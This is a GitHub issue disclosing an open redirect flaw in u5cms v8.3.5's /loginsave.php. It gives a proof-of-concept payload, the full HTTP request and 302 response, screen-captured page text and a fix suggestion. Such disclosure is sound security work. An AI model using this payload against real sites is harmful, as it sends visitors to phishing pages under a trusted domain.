URL redirection vulnerability in u5cms v8.3.5 #50

Open **Yu1e** opened this issue on Jun 3 · 0 comments

Yu1e commented on Jun 3

URL redirection vulnerability in u5cms v8.3.5

This script is possibly vulnerable to URL redirection attacks.

URL redirection is sometimes used as a part of phishing attacks that confuse visitors about which web site they are visiting. By modifying the parameters, the attacker can make the user jump to the phishing web page to realize the attack.

URL redirection vulnerability exists in /loginsave.php. When the user accesses the address constructed by the attacker, the web page will be redirected to the address pointed to by the parameter "u", instead of u5cms' own web page.

The payload is `/loginsave.php?u=http://xfs.bxss.me/`

When users access this URL, the browser will be redirected to `https://www.acunetix.com/vulnerability-scanner/acumonitor-technology`

Here are the HTTP request and HTTP response.


HTTP request:

```
GET /loginsave.php?u=http://xfs.bxss.me/ HTTP/1.1
Host: 192.168.116.133
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

HTTP response:

```
HTTP/1.1 302 Moved Temporarily
Date: Sat, 04 Jun 2022 03:09:40 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
X-Powered-By: PHP/5.3.29
X-XSS-Protection: 0
Set-Cookie: u=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; path=/; httponly
Set-Cookie: p=56e2526ba3e8ff31822f36a269d6434027ba5dcd; path=/; httponly
Location: [http://xfs.bxss.me?1654312181](http://xfs.bxss.me/?1654312181)
Content-Length: 0
Connection: close
Content-Type: text/html; charset=latin1
```

Eventually, the browser will be redirected to `https://www.acunetix.com/vulnerability-scanner/acumonitor-technology/`


AcuMonitor Technology | Acu
https://www.acunetix.com/vulnerability-scanner/acumonitor-technology/
火狐官方站点
新手上路
常用网址
京东商城
天猫
移动
Product
Why Acunetix?
Pricing
About Us
Resources
Get a demo
DETECT OUT-OF-BAND VULNERABILITIES WITH
AcuMonitor Technology
Get a demo
4.4
235+ reviews on Gartner Peer Insights
搜索 Web 和 Windows

If possible, I suggest you check whether the end of the domain name is the current domain name during the development process. If yes, the browser will jump. Otherwise, you should filter out illegal parameters.

Best wishes!

Akokonunes mentioned this issue on Jun 28

Create CVE-2022-32444.yaml projectdiscovery/nuclei-templates#4687

Merged

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant